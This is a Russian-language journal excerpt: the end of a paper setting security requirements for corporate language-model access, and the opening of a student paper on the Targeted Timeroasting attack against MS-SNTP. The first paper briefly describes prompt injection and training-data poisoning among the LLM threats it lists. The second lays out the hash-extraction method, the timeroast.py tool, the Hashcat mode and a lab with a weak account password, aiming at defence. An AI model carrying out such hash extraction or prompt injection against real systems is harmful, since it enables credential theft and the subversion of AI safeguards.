Допускается, что контуры могут на разных уровнях информационного обмена взаимодействовать между собой и точкой их соприкосновения является ***шлюз*** – аппаратно-программное решение, реализующее правила взаимодействия между ОК и ВК.

Сами языковые модели по признаку владения ими и их размещения целесообразно классифицировать как ***индивидуальные (персональные) модели***, обслуживающие одного пользователя или ограниченный круг лиц, ***корпоративные модели***, находящиеся под управлением организации и обслуживающие ее подразделения, ***модели общего пользования***, предоставляемые внешними поставщиками как облачные или публичные сервисы.

Индивидуальные и корпоративные модели условно «размещаются» на программно-аппаратных комплексах, локализованных внутри внутреннего контура организации, что позволяет применять к ним единые политики безопасности и контроля, уже имеющиеся в организации.

Языковые модели общего пользования, напротив, коммуницируют с рабочими местами открытого контура и размещаются на внешних, как правило, неизвестных и неподконтрольных ресурсах третьих сторон.

Введем следующую ***классификацию языковых моделей по признаку обучения***:

– модели, обучаемые с нуля на исходных наборах данных (датасетах);

– дообучаемые модели, адаптируемые под конкретные задачи;

– уже обученные (готовые) модели, используемые без дополнительного обучения либо с минимальной настройкой.

Такое разделение важно для выработки требований к безопасному обучению, поскольку объем и характер обрабатываемых данных, а также возможность их модификации существенно зависят от применяемого сценария обучения. В частности, при обучении с нуля и дообучении требуется особое внимание к составу и качеству датасетов, а также к процедурам их подготовки и валидации.

В архитектуре доступа к ЯМ в соответствии с основными положениями субъектно-объектной модели [3] целесообразно выделять ***модуль контроля обращений (МКО)***, который выполняет роль монитора всех взаимодействий между рабочими местами пользователей и языковой моделью.

В целом можно констатировать также, что разделение информационных систем на два контура развивает концепцию изолированной программной среды.

МКО реализует принцип транзитивного контроля: через него проходят все информационные потоки от РМ к ЯМ (запросы) и от ЯМ к РМ (ответы или результаты), что создает единую точку наблюдения и управления.

Функции МКО включают: учет и ограничение числа запросов к ЯМ за определенный интервал времени; контроль размера запросов и ответов, предотвращающий передачу чрезмерных объемов данных; анализ содержания обращений на предмет наличия конфиденциальной, персональной или иной чувствительной информации.

Требования к архитектуре

Безопасная языковая модель в контексте настоящих требований должна включать: подсистему или регламентированный процесс безопасного обучения, обеспечивающий контроль используемых данных и процедур и модуль контроля обращений как обязательный компонент, обеспечивающий мониторинг и фильтрацию запросов и ответов.

Архитектура должна предусматривать возможность разграничения зон ответственности между владельцем модели, администратором инфраструктуры контуров и пользователями, а также возможность аудита действий в случае инцидентов безопасности.

Требования к размещению аппаратной платформы

Индивидуальные языковые модели должны быть размещены в пределах рабочего места пользователя (РМ) или на ресурсе организации, находящемся под ее административным и техническим контролем. Это позволяет ограничить круг лиц, имеющих физический и логический доступ к ресурсам, на которых функционирует модель, и применять к ним внутренние политики защиты информации.

Корпоративные языковые модели должны размещаться внутри периметра организации, то есть во внутреннем контуре, где действуют корпоративные средства защиты: межсетевые экраны, системы обнаружения вторжений, средства резервного копирования и восстановления, а также централизованное управление доступом.

Размещение РМ за пределами ВК допускается только при наличии дополнительных компенсирующих мер и договорных гарантий со стороны поставщиков услуг.

Рабочие места для доступа к ЯМ общего пользования размещаются только в ОК и взаимодействуют с РМ ВК только через шлюз.

Требования к модулю контроля обращений

Модуль контроля обращений обязан функционировать как полноценный монитор, через который проходят все запросы и ответы, связанные с использованием корпоративных и индивидуальных языковых моделей.

МКО должен обеспечивать: ограничение частоты и количества запросов во избежание перегрузки модели или злоупотребления ресурсами; контроль

максимального размера запросов и ответов для снижения риска вывода конфиденциальной информации и атак, основанных на больших объемах данных; анализ содержимого обращений на предмет соблюдения внутренних политик безопасности, в том числе запрет на передачу конфиденциальных и персональных данных в недоверенные среды (в ОК).

При необходимости МКО может реализовывать дополнительные функции, такие как маскирование или обфускация отдельных полей запросов, блокирование недопустимых типов запросов и интеграция с системами обнаружения аномалий.

Требования к безопасному обучению

Обучающий материал (датасет), используемый для обучения, дообучения или тонкой настройки языковых моделей, не должен содержать конфиденциальной информации, персональных данных, а также сведений, отнесенных к коммерческой, служебной или иной охраняемой законом тайне.

Перед использованием датасетов необходимо проводить процедуру очистки и обезличивания данных, исключая элементы, позволяющие идентифицировать физических лиц или раскрыть чувствительные сведения об организации.

Следует документировать источники данных, методы их подготовки и применяемые механизмы защиты, чтобы обеспечить воспроизводимость процесса обучения и возможность последующего аудита в случае возникновения инцидентов, связанных с утечкой или некорректным использованием информации.

Подготовка датасетов и их использование при обучении ЯМ должно быть регламентировано документами, утвержденными заместителем руководителя организации по безопасности (информационной безопасности).

Требования к доступу и сетевому взаимодействию

Канал связи рабочего места с корпоративной языковой моделью должен быть защищен с использованием криптографических средств, аутентификации и целостности трафика, а также, при необходимости, дополнительного шифрования на прикладном уровне. Это снижает риск перехвата, подмены или модификации запросов и ответов в процессе передачи.

При обращении из внутреннего контура к языковым моделям общего доступа (публичным сервисам) все запросы и ответы должны проходить через специализированный шлюз, выполняющий функции фильтрации, журналирования и возможной трансформации данных. Такой шлюз может быть реализован на базе МКО или в качестве отдельного компонента, интегрированного с корпоративной системой безопасности, разделяющей ВК и ОК.

Идентификация и аутентификация пользователя и ресурса

При работе пользователя на рабочем месте в составе внутреннего или открытого контура он должен быть однозначно идентифицирован и аутентифицирован с использованием принятых в организации средств управления учетными записями и доступом. Это необходимо для персонализации ответственности, разграничения прав и последующего анализа действий в случае возникновения инцидентов.

Языковая модель (или сервис, ее предоставляющий), к которой направляются запросы, также должна быть однозначно идентифицирована и аутентифицирована, чтобы исключить подмену ресурса злоумышленником (нарушителем). В случае использования внешних сервисов целесообразно выполнять проверку подлинности удаленного узла, например за счет верификации сертификатов и использования доверенных каналов связи.

Требования к журналированию событий

Все ***запросы*** к корпоративной языковой модели должны регистрироваться в журнале событий, доступ к которому имеет только администратор или уполномоченные лица службы безопасности. В журнале рекомендуется фиксировать идентификатор пользователя, время обращения, тип операции, параметры запроса (в обезличенном или сокращенном виде, если это необходимо для защиты информации), а также статус обработки.

Журналирование ***ответов*** языковой модели является желательным и может применяться в зависимости от объема данных и требований к конфиденциальности. Хранение фрагментов ответов позволяет проводить ретроспективный анализ инцидентов, оценивать качество ответов, а также выявлять возможные нарушения политик безопасности со стороны пользователей или приложений.

Требования к доступности и отказоустойчивости

Для индивидуальных и корпоративных языковых моделей должна быть реализована защита от перегрузки ресурса, которая может осуществляться как внутренними средствами самой модели, так и на уровне МКО или сетевой инфраструктуры. Механизмы защиты могут включать лимитирование числа одновременных запросов, создание очереди обработки, приоритизацию обращений и автоматическое масштабирование ресурсов при достижении пороговых нагрузок.

Также рекомендуется предусматривать средства резервирования и планы восстановления после сбоев, чтобы обеспечить требуемый уровень доступности сервисов на основе языковых моделей, особенно в случаях, когда они используются в критически важных для организации бизнес-процессах.

Общая архитектура предлагаемых подходов, компоненты систем и схематические информационные потоки показаны на рис.1.

Вернемся теперь к рассмотрению угроз ИБ для ЯМ.



Рис.1. Общая архитектура доступа к языковой модели

АКТУАЛЬНЫЕ УГРОЗЫ БЕЗОПАСНОСТИ ЯМ

Для начала обратим внимание на то, что угрозы для пользователя ЯМ и угрозы для владельца ЯМ – различны.

Актуальные угрозы информационной безопасности в соответствии со статьей [4] для языковых моделей включают следующие:

- атака внедрения запроса (LLM01);
- небезопасная обработка выдачи (LLM02);
- искажение обучающих данных (LLM03);
- атака избыточных запросов (LLM04);
- атака отказа в обслуживании (LLM06);
- кража модели (LLM10).

Добавим еще для сохранения общности LLM00 – атаку нарушителя, не связанного с работой ЯМ, но использующего канал взаимодействия пользователя с ЯМ.

Вполне очевидно, в частности, что угроза LLM10 актуальна для владельца модели, но совершенно неважна для пользователя.

Эти риски более подробно описаны в документе OWASP Top 10 для ЯМ, где подчеркивается их влияние на целостность моделей и приложений.

Ключевые угрозы составляют пять классов.

1. Атака внедрения запроса (Prompt Injection) – LLM01.

Нарушитель (практически со стороны пользователя) вводит вредоносные запросы, заставляя модель игнорировать инструкции, раскрывать данные или выполнять нежелательные действия, включая обход встроенных ограничений.

2. Искажение обучающих данных (Data Poisoning) – LLM03.

Внедрение ложных данных в процесс обучения или дообучения (fine-tuning), что приводит к бэкдорам, предвзятости или неверным выводам модели.

3. Небезопасная обработка выдачи (Insecure Output Handling) – LLM02.

Ниже приведем типы атак, которые вызывает передачу выходной информации модели без проверки, если он передается в приложения без очистки (санитизации).

• ***XSS-уязвимость*** (Cross-Site Scripting, межсайтовый скриптинг) — это тип веб-уязвимости, при которой нарушитель внедряет вредоносный JavaScript-код на страницу сайта, и этот код выполняется в браузере. Такой код может нарушать конфиденциальность куков, сессионных токенов или личных данных пользователей, обходя механизмы безопасности.

Виды XSS-уязвимости:

– отражённая (Reflected): вредоносный код передаётся через URL или форму и сразу отражается на странице, требуя перехода по ссылке;

– хранимая (Stored): скрипт сохраняется на сервере (например, в комментариях или базе данных) и выполняется у всех посетителей страницы;

– DOM-based: уязвимость возникает на клиентской стороне из-за небезопасной обработки данных в JavaScript.

• ***SSRF-уязвимость*** (Server-Side Request Forgery, имитация запроса на стороне сервера), представляет собой уязвимость веб-приложений, позволяющую нарушителю заставить сервер отправлять запросы к произвольным ресурсам, включая внутренние системы. SSRF возникает, когда приложение использует пользовательский ввод (например, URL) для запросов без должной проверки, что позволяет атакующему контролировать цель запроса. Нарушитель может отправлять запросы от имени сервера к внутренним сервисам, облачным метаданным или внешним ресурсам. Уязвимость приводит к утечке конфиденциальных данных, обходу брандмауэров, доступу к внутренним сетям или даже DDoS-атакам через сервер. В OWASP Top 10 SSRF входит в число критических угроз из-за высокого риска.

4. Утечка чувствительной информации (Sensitive Information Disclosure).

ЯМ выдает конфиденциальные данные из обучающего набора или пользовательских запросов. Это угроза связана с LLM02, но полностью к ней не сводится.

5. Отказ в обслуживании (Model Denial of Service) – LLM03 и LLM04.

Перегрузка модели длинными промптами, специальными последовательностями или изображениями, что приводит к сбоям или высоким затратам.

Структурная схема взаимодействия составных частей языковой модели и схематическое описание угроз приведены на рис.2.



Рис.2. Схема взаимодействия компонентов языковой модели

НОРМАТИВНАЯ БАЗА ФСТЭК ДЛЯ СИСТЕМ ИИ

Необходимо отметить, что отечественные регулирующие органы, в частности ФСТЭК уделяют некоторое внимание обеспечению безопасности систем ИИ. В целях адаптации требований к защите информации в государственных информационных системах к современным технологиям и угрозам 11 апреля 2025г. был принят Приказ Федеральной службы по техническому и экспортному контролю (ФСТЭК России) от 11.04.2025 № 117 «Об утверждении Требований о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений».

Приказ ФСТЭК России № 117 вступил в силу с 01.03.2026 и заменил Приказ ФСТЭК России от 11.02.2013 №17 «Об утверждении Требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах» (Приказ ФСТЭК России № 17).

Основные изменения коснулись следующих областей:

– расширения области применения;

– введения процессного подхода к защите информации;

– расширения состава мероприятий по защите информации;

– уточнения требований по реализации мер по защите информации.

В Приказе №117 ФСТЭК обеспечения безопасности систем ИИ касается п. 3.16 «Обеспечение защиты информации при использовании ИИ», который включает следующие положения:

– определение шаблонов запросов пользователей и ответов ИИ;

– определение тематики взаимодействия (при запросах и ответах в свободной форме);

– разработка критериев по выявлению и исправлению недостоверных ответов от ИИ.

Необходимо обратить внимание на то, что и анализ шаблонов, и определение тематик, и анализ ответов ИИ требует от организации создания собственных или адаптацию существующих программ анализа текстов. Данные программы или программные комплексы должны производить поиск слов или сочетаний слов в текстах, либо сравнивать тексты друг с другом [5]. Например, в медицинских ЯМ целесообразно сравнение текущих диагнозов с имеющейся медицинской картой пациента [2].

Хорошей практикой внедрения сформулированных требований могут являться ***DevSecOps-пайплайны*** (Development, Security и Operations – от англ. разработка, безопасность и эксплуатация) — автоматизированные человеко-машинные документированные и регламентированные цепочки процессов и инструментов, которые позволяют создавать, тестировать и интегрировать приложения (в данном случае – рабочие места и компоненты инфраструктуры доступа к ЯМ) в производственную среду, а также обеспечивать их безопасность на каждом этапе.

Цель методологии DevSecOps — сделать информационную и технологическую безопасность неотъемлемой частью процесса изменений (обновлений) в программном обеспечении.

DevSecOps-пайплайны расширяют принципы DevOps: безопасность интегрируется в каждый этап, от планирования и разработки кода до тестирования, развёртывания и мониторинга.

Планирование (Plan) — оценка рисков и определение мер по обеспечению безопасности на протяжении всего жизненного цикла проекта. Инженеры определяют приоритеты безопасности и планируют сценарии тестирования.

Разработка (Development) — внедрение защитных методик в процесс создания кода. Ключевыми элементами являются статический анализ исходного кода приложения (Static Application Security Testing, SAST) и динамический анализ безопасности приложения (Dynamic Application Security Testing, DAST) для анализа уязвимостей на раннем этапе. Используется также анализ состава ПО для выявления и проверки компонентов с открытым исходным кодом (Software Composition Analysis, SCA), чтобы проверить используемые библиотеки и модули на наличие известных уязвимостей.

Сборка (Build) — защита репозиториев исходных кодов и хранилищ артефактов. Все копоненты разработки проходят контроль, включая предварительное тестирование безопасности и инспекции. Также вводится практика подписания артефактов электронной подписью, что предотвращает возможность подмены собранных файлов нарушителями

Тестирование (Test) — проверка функциональности и безопасности одновременно. Интегрируются различные типы проверок, например, интеграционное тестирование, тесты производительности, тесты на проникновение и т.д.

Развёртывание (Deploy) — особое внимание уделяется управлению окружениями и контролю над изменениями. Процесс развёртывания должен проходить в рамках строгих процедур, чтобы

минимизировать риск внесения небезопасных изменений.

Мониторинг и эксплуатация (Monitor & Operate) — постоянное наблюдение за работой приложения и реакция на возникающие события. Используются системы сбора и обработки логов, мониторинг работоспособности, анализ поведения пользователей и выявление аномалий.

РЕЗЮМЕ

Ключевыми пунктами сформулированных требований являются:

1. ***Двухконтурная архитектура доступа:*** открытый контур (ОК) используется для взаимодействия с внешними ресурсами и общественным доступом, внутренний контур обеспечивает более высокий уровень безопасности благодаря внутренним средствам защиты и контролирует работу сотрудников организаций.

2. ***Классификация языковых моделей:*** индивидуальные (персональные) модели служат одному пользователю или узкому кругу лиц; корпоративные модели управляются организацией и обеспечивают безопасность внутренней сети; модели общего пользования предоставляются внешними провайдерами и требуют дополнительной защиты при взаимодействии с внутренними контурами.

3. ***Типы языковых моделей по принципу обучения:*** обучаемые с нуля на специфичных датасетах, дообучиваемые под конкретные задачи, готовые модели без дальнейшего обучения или минимально настраиваемые.

4. ***Требования к архитектуре и процессу обучения:*** безопасное размещение моделей на аппаратных платформах под административным контролем организации; контроль качества и очистка данных перед использованием в процессе обучения; регламентация процедуры обучения и обработки данных, утверждаемая ответственными лицами.

4. ***Модуль контроля обращений***, выполняющий следующие функции: мониторинг и фильтрация запросов и ответов; ограничение частоты и размеров запросов для предотвращения атак и избыточных передач данных; анализ обращаемых данных на предмет соответствия внутренним правилам безопасности.

5. ***Минимально необходимые меры по защите информации:*** шифрование трафика и идентификация пользователей и ресурсов; журналирование событий и хранение данных о действиях пользователей; применение механизмов резервирования и планов восстановления для поддержания доступности сервисов.

ЗАКЛЮЧЕНИЕ

Статья систематизирует требования к информационной безопасности (ИБ) для систем на базе ИИ. Предложенные меры обеспечивают комплексную защиту языковых моделей ИИ на этапах разработки, развертывания и эксплуатации, минимизируя риски утечек данных и несанкционированного доступа.

Внедрение и реализация сформулированных требований повышает устойчивость ИИ-систем к современным киберугрозам с учетом отечественных стандартов и международных практик.

Дальнейшие исследования могут быть выполнены в направлении разработки автоматизированных инструментов для обнаружения и ликвидации уязвимостей в цепочках поставок ИИ-моделей, учитывая эволюцию угроз.

Актуально изучение интеграции ИБ-требований в DevSecOps-пайплайны для ЯМ с эмпирическим тестированием на реальных сценариях, включая русскоязычные данные. Весьма перспективно также провести анализ влияния новых регулирующих документов и рекомендаций (например, обновлений OWASP после 2025 года) на адаптацию требований для отечественных ИИ-систем.

СПИСОК ЛИТЕРАТУРЫ

1. Федоров Е. Языковая модель: диалог или монолог? // Вестник современных цифровых технологий. 2025. № 23. С. 42 – 66.

2. Андреева О.Н., Домашев А.В., Евланова Е.А., Рязанова А.А., Щербаков А.Ю. Проблемы внедрения больших языковых моделей в медицине // Вестник современных цифровых технологий. 2025. № 25. С. 4-18.

3. Основы информационной безопасности: учебное пособие для студентов вузов / Е.В. Вострецова. Екатеринбург: Изд-во Урал. ун-та, 2019. 204 с.

4. Актуальные угрозы безопасности в Large Language Model Applications. URL: https://habr.com/ru/companies/ru_mts/articles/841010/ (Дата обращения: 28.01.2026)

5. Щербаков А.Ю. Методологические основы и прототип системы семантического искусственного интеллекта // НТИ. Сер. 2. Информационные процессы и системы. 2022. № 9, С.1-6. DOI: 10.36535/0548-0027-2022-09-1

УДК: 004.056

Анализ и эскалация привилегий через уязвимость протокола синхронизации времени MS-SNTP

A.G. Parshintseva, A.D. Sulimov

Analysis and Privilege Escalation via MS-SNTP Time Synchronization Protocol Vulnerability

Abstract. *This article examines the Targeted Timeroasting attack vector, which exploits a critical vulnerability in the MS-SNTP authentication protocol, retained for backward compatibility. This vulnerability allows an unauthenticated attacker to extract NTLM hashes of computer accounts, the risk of compromise of which is often underestimated. The study focuses on an Active Directory infrastructure deployed on Windows Server 2025 and Alt Linux 11.1 operating systems. The attack's effectiveness is analyzed in various environments, and a privilege escalation scenario is demonstrated. Experiments simulated the interception of NTP responses for subsequent offline dictionary attacks. The results confirmed that accounts with weak, manually set passwords are compromised in the shortest possible time, while automatically generated, complex passwords demonstrate high resistance to offline brute-force attempts. The cross-platform nature of the threat was demonstrated, and a privilege escalation scenario to a domain administrator by modifying the attributes of a captured object was successfully implemented. A set of measures for protecting corporate infrastructure was proposed.*

Keywords: *authentication, accounts, information security.*

А.Г. Паршинцева[1]
А.Д. Сулимов[2]
[1]Студентка РГУ Нефти и Газа (Национальный исследовательский университет) им. И.М. Губкина.
E-mail: parr.anna74@mail.ru
[2]Студент РГУ Нефти и Газа (Национальный исследовательский университет) им. И.М. Губкина.
E-mail: hlebusheck.tv@gmail.com

Аннотация. *В статье рассматривается вектор атаки Targeted Timeroasting, основанный на эксплуатации критической уязвимости в протоколе аутентификации MS-SNTP, сохраненном для обеспечения обратной совместимости. Уязвимость протокола позволяет неаутентифицированному злоумышленнику извлекать NTLM-хеши компьютерных учетных записей, риск компрометации которых часто недооценивается. Объектом исследования выступает инфраструктура Active Directory, развернутая на базе операционных систем Windows Server 2025 и Alt Linux 11.1. Проведен анализ эффективности атаки в различных средах, продемонстрирован сценарий эскалации привилегий. В ходе экспериментов был смоделирован перехват NTP-ответов для последующего офлайн-перебора по словарю. Результаты подтвердили, что учетные записи со слабыми, установленными вручную паролями компрометируются в кратчайшие сроки, тогда как автоматически сгенерированные сложные пароли демонстрируют высокую стойкость к попыткам офлайн-перебора. Доказан кроссплатформенный характер угрозы и успешно реализован сценарий эскалации привилегий до администратора домена через модификацию атрибутов захваченного объекта. Предложен комплекс мер для защиты корпоративной инфраструктуры.*

Ключевые слова: *аутентификация, учетные записи, информационная безопасность.*

ВВЕДЕНИЕ

В современных корпоративных сетях человеческий фактор остаётся слабым звеном в цепи защиты: согласно отчёту CrowdStrike на 2025 год, в 79% зафиксированных случаев злоумышленники используют украденные легитимные учётные данные для обхода традиционных средств защиты [1]. Эта тенденция напрямую соотносится с техникой матрицы MITRE ATT&CK «T1078.002: Учётные записи домена».

В контексте растущей релевантности атак, нацеленных на легитимные учётные данные, значительный интерес представляют методы семейства «roasting». Среди этого класса особого внимания заслуживает малоизученная, но потенциально крайне опасная атака Timeroasting. В отличие от предыдущих методов целью становятся не пользовательские, а компьютерные учётные записи, которые традиционно считаются более защищёнными и редко попадают в поле зрения систем защиты информации [2].

Актуальность исследования определяется природой выявленной уязвимости. Протокол MS-SNTP (англ. Microsoft Simple Network Time Protocol – протокол синхронизации времени по компьютерной сети позволяет неаутентифицированным клиентам запрашивать криптографические материалы, полученные из паролей компьютерных учётных записей, через легитимные NTP-запросы (англ. Network Time Protocol — протокол сетевого времени).

Следует отметить, что данный вектор атаки был ранее проанализирован в работе Александра Мах-

новского [3], где в качестве объекта исследования выступала ОС Windows Server 2022. Практическая значимость настоящего исследования обусловлена проверкой сохранения данной уязвимости в новейших операционных системах.

В связи с этим, данная работа расширяет предыдущие исследования, включая в анализ не только ОС Windows Server 2025, но и реализацию контроллера домена на базе отечественной ОС Alt Linux 11.1. Такой подход позволяет оценить, была ли устранена уязвимость разработчиками Microsoft в последней версии Windows Server, и насколько данная проблема является кроссплатформенной, что ранее не было детально рассмотрено.

Предметом исследования выступают механизмы аутентификации времени в доменных средах, включая службы W32Time (Windows) и Chrony (Linux), а также протоколы MS-SNTP и NTP, используемые для синхронизации времени. Объект исследования – инфраструктура Active Directory (AD) с компьютерными и доверительными учётными записями.

МЕТОДОЛОГИЯ ИССЛЕДОВАНИЯ

Фундаментальный принцип протокола MS-SNTP, построенного на NTP Version 3 [4], основан на использовании криптографических производных паролей компьютерных учетных записей в качестве ключей для генерации кодов аутентификации сообщений MAC (1).

$$MAC=MD5(NTLM\_hash \| NTP\_response\_data) \quad (1)$$

где *NTLM_hash=MD4(password)* – хеш пароля компьютерной учетной записи;

NTP_response_data – первые 48 байт NTP-ответа, содержащие временные метки и служебную информацию.

Критическая архитектурная особенность протокола MS-SNTP заключается в том, что клиент не обязан аутентифицироваться для получения данного криптографического материала.

Центральным инструментом выступает специализированный python-скрипт timeroast.py [5], разработанный исследователями Secura для демонстрации практической эксплуатации уязвимости MS-SNTP.

Архитектура программной системы построена на модульном принципе и включает следующие ключевые компоненты:

1. Модуль сетевого взаимодействия реализует низкоуровневую UDP-коммуникацию с контроллером домена;

2. Модуль формирования протокольных сообщений – структура NTP-запроса с аутентификацией имеет фиксированную длину 68 байт и состоит из:

а) стандартного NTP-заголовка (48 байт);

б) поля аутентификации (20 байт), включающего Key Identifier и Message Digest.

3. Модуль обработки ответов выполняет парсинг[1] NTP-ответов длиной 68 байт, извлекая три критически важных компонента:

а) RID учётной записи;

б) криптографическая соль — первые 48 байт NTP-ответа;

в) MAC — последние 16 байт, MD5(MD4(password)‖salt).

4. Модуль преобразования извлечённых криптографических материалов в формат, совместимый с программой Hashcat режима 31300 (2):

$$MAC=MD5(MD4(password)\|salt) \quad (2)$$

5. Механизм таймаута, предназначенный для автоматического завершения процесса при исчерпании пространства RID.

Для проведения экспериментов создана лабораторная среда с использованием виртуальной инфраструктуры [6].

Общая информация об инфраструктурных компонентах представлена в Таблице 1.

DNS зоны: company.local (Windows) и test.ru (Linux).

Таблица 1

Общая информация об инфраструктурных компонентах

Наименование	ОС	Сборка ОС	IP-адрес	Роли
1	2	3	4	5
Контроллер домена (DC)	Windows Server 2025	26100.1742	192.168.178.1	Microsoft AD, DNS Server, NTP Server
	Альт Линукс 11.1	6.12.51	192.168.10.10	Samba AD, DNS Server, NTP Server
Машина атакующего (KALI)	Kali Linux 2024	6.12.25	192.168.178.11	Симуляция атаки

[1]Синтаксический анализ текста, осуществляемый специальными компьютерными программами и включающий в себя установление связей между словами и сочетаниями слов и приписывание им определённых синтаксических признаков.

Таблица 2

Информация о созданных учётных записях

Имя	Пароль	Комментарий
LEGACYPC01$	Password123!	Ручная установка пароля администратором для обеспечения совместимости со старым оборудованием или программным обеспечением
NORMALPC02$	*Установлен автоматически*	Стандартная учётная запись с автоматически сгенерированным 128-символьным паролем

Предварительно на DC были созданы две компьютерные учётные записи, основную информацию о которых можно увидеть в Таблице 2 (у одной из них преднамеренно ослаблен пароль).

ИССЛЕДОВАНИЕ УЯЗВИМОСТИ КОНТРОЛЛЕРА ДОМЕНА MICROSOFT ACTIVE DIRECTORY НА БАЗЕ ОС WINDOWS SERVER 2025

Анонимный доступ к данным домена запрещён по умолчанию, что соответствует базовым политикам безопасности Windows Server 2025.

Эксперимент имитировал действия злоумышленника, обладающего сетевым доступом к контроллеру домена.

Инструменты, используемые в рамках эксперимента – Python 3.11 и набор классов Python Impacket, а также скрипт timeroast.py.

В результате выполнения атаки Targeted Timeroasting зафиксированы три уникальных хеша: контроллера домена и двух компьютерных учётных записей (рисунок 1).

Поле «e9000000...» в структуре HASH указывает на использование устаревшего типа шифрования RC4_HMAC, в связи с этим полученные хеши пригодны для последующего офлайн-перебора с помощью инструмента Hashcat или других специализированных скриптов с использованием словарей.

